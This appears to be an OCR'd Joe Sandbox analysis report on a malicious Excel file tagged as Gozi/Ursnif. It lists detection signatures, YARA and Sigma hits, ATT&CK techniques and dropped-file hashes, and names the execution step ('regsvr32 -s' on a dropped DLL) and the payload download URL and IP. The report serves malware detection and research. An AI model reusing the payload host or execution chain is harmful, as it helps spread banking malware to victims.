ID: 324299
Sample Name: document-1416696952.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 04:02:19
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1416696952.xls

Overview


General Information

Sample Name:	document-1416696952.xls
Analysis ID:	324299
MD5:	bc599867cedfbc6..
SHA1:	fdacce47ab5ccfd…
SHA256:	a2655d7e461119..
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection




Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Registers a DLL

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2264 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 660 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1416696952.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4fea2:$s1: Excel • 0x50f1d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1416696952.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro


HIPS / PFW / Operating System Protection Evasion:

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Regsvr32 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 3	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1416696952.xls	14%	Metadefender		Browse
document-1416696952.xls	6%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	

Copyright null 2020

Source	Detection	Scanner	Label	Link
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ski-travel.pl	194.181.228.60	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ski-travel.pl/ds/231120.gif	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	regsvr32.exe, 00000003.0000000 2.2093899462.0000000001DB0000. 00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.181.228.60	unknown	Poland		8308	NASK-COMMERCIALPL	false

Copyright null 2020

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324299
Start date:	29.11.2020
Start time:	04:02:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1416696952.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLS@3/5@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • VT rate limit hit for: /opt/package/joesandbox/database/analysis/324299/sample/document-1416696952.xls

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.181.228.60	document-1436581815.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1436581815.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1457050144.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1457050144.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1448745111.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1448745111.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1437759569.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1437759569.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1443549938.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1443549938.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1437303313.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1437303313.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1451937055.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1451937055.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1450891431.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1450891431.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1456899782.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1456899782.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1449953935.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif
	document-1458779089.xls	Get hash	malicious	Browse	• ski-travel.pl/ds/231120.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ski-travel.pl	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60

Copyright null 2020

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1456899782.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1456899782.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1449953935.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1458779089.xls	Get hash	malicious	Browse	• 194.181.228.60

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NASK-COMMERCIALPL	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1456899782.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1456899782.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1449953935.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1458779089.xls	Get hash	malicious	Browse	• 194.181.228.60

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\C0EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	315419
Entropy (8bit):	7.985594475407917
Encrypted:	false
SSDEEP:	6144:6C+rFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+Mz:6tFPM8R3AsB+bjej/9c6
MD5:	698DD2D51D0DBC9D487FB3C70BA90DC8
SHA1:	B4250DE12D125443EDD24FA7AD84B81963E2CD2D
SHA-256:	CE1CCF1B7B1EEA2E58313FC8A37A73848AFBE9CA834206C6BB8A9387BBE28532
SHA-512:	2D920AD693A413BFD72A3225A68D04F2EAF64951A5AB0774920B55F0B1BB282EFAF9D471F9D4F9D045884871C3576CB52CABE5AA8E52B7D26239B5A73F6ED62
Malicious:	false
Reputation:	low
Preview:	.V.N.0..4..y;J\@B.QS....A.>..o..~.6..=.nH..4DTb..s.....j.U..>HkjrV.H..[!MS...?.OR..`.....Z|.6..:...M.I...Ei.-h.*.....z."...:...z>.]RnM...8.b..V.Q..f..wN...z.^...sNI."..OF.DJ.ZI. ..G..Up...-@.r^.....@.AMg.....sz~..A..d.f.C..\Jh..?0.w....9t..8.^.(n.....F.g..Kk..q....%l8.*'Vi..1l...4...(ed..t.....K.d.....T#}.{.Lo.+....."...&.2=..2.=../.^*..,#..q3...._.fD0..p.9..).....M6 '7.{...9Y....s.Ft9S...}.....g.z...E....v.....rh....YM..tZHM[.8.M.O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Sun Nov 29 11:02:43 2020, atime=Sun Nov 29 11:02:43 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.468302165444414
Encrypted:	false
SSDEEP:	12:85QZ9UCLgXg/XAlCPCHaXgzB8IB/NqQUX+WnicvbCEbDtZ3YilMMEpxRljKWUTdK:85mUU/XTwz6IoYemQDv3qz4rNru/
MD5:	56F7D2647D8A1DF46A5877E0CF1CF7A7
SHA1:	0D6DCE5946EB17034435C2E25D54D37742ECB260
SHA-256:	57BB15597561C082BB6662587EBC915FA697EA770CA5D80F682882BDB725103C
SHA-512:	AAC5FEDD43A563FBAABD1FAEE77B8CC460D453B0111348ADEF56EA38179C83B3915AA004ECA3AA2E1D8E843DEECF9F5E15E66D28DA0795AE71FEDF1865FA7DB5
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G.....G.....G.... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....}QV`..Desktop.d.....QK.X}QV`*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\210979\Users.user\Desktop.....\.....\.....\.....\.....\D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....210979.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1416696952.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Sun Nov 29 11:02:43 2020, atime=Sun Nov 29 11:02:43 2020, length=338432, window=hide
Category:	dropped
Size (bytes):	4236
Entropy (8bit):	4.519305421794992
Encrypted:	false
SSDEEP:	96:8IM/XLIkiz4Qh2IM/XLIkiz4Qh2IM/XLIkiz4Qh2IM/XLIkiz4Q/:8JIkm4QEJIkm4QEJIkm4QEJIkm4Q/
MD5:	CFD09C5ACB98DB953F84056DC52770FE
SHA1:	4F6C4C0218A8CA9E636AC86D9DD1BC27676FBB7A
SHA-256:	397FD77F0C596FBC2DF8C37F393F02E73EA744F4C44AD0ADDBB441B86F599AF3
SHA-512:	D5544CD657464C5C967D6F9BF6BB444C0359EFB5D3A8E1196D67365CCDDD6A83CFE0B3E41B09D832F759D777BBA859442B05882DAF9E14E60F3FA83BF4DB3F2
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....>)..{.....G...W. .G....*.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2..,..}QS` .DOCUME~1.XLS..\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.1.4.1.6.6.9.6.9.5.2...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\210979\Users.user\Desktop\document-1416696952.xls.....\.....\.....\.....\.....\D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.1.6.6.9.6.9.5.2...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....210979.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	232
Entropy (8bit):	4.748684856001104
Encrypted:	false
SSDEEP:	6:dj6Y9LvTh5wELvTh5EY9LvTh5wELvTh5EY9LvTh5wELvTh5EY9LvTh5c:dmihEihEihEic
MD5:	6341CFEDFC4473B6ABA0F092D135316D
SHA1:	2D341E97AE47412A221E231EAB342D09A07E9AED
SHA-256:	29498F602B17A08A4BF3B975F0E804FD3604B12B67A02DC0D7A2179FCF7CCA45
SHA-512:	71AD72270ECB0DAA58A760EE8CFDFABBFF700893C75D328B1D82E3E48BA37C0EBCC7D2682F425EA3DD2DC888AD60AD75AE194A0340DE06959CE833D62166ECF1
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1416696952.LNK=0..document-1416696952.LNK=0..[xls]..document-1416696952.LNK=0..document-1416696952.LNK=0..[xls]..document-1416696952.LNK=0..document-1416696952.LNK=0..[xls]..document-1416696952.LNK=0..

C:\Users\user\Desktop\82EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398481

C:\Users\user\Desktop\82EE0000	
Entropy (8bit):	7.195022922566066
Encrypted:	false
SSDEEP:	6144:KcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfdW:0izo8RnsIROnr6n75YMr
MD5:	8853E53EC1CB049752A1FC38B00B946B
SHA1:	922E73BC93D30ADBFEB7A6DD541B95438244CAF1
SHA-256:	D6E414AA82066258B79F225B2080211DCA8B128FFFB08912408F34014A833897
SHA-512:	75CA8113D7F45B2FEF8A9F6B73625D081BB741361441CE043EF9F2011BB1BBCA21C5E9449397A75A31EFE2CBDBE7ADF36C38228610F4FC79DB8CDF3AD3465CE3
Malicious:	false
Reputation:	low
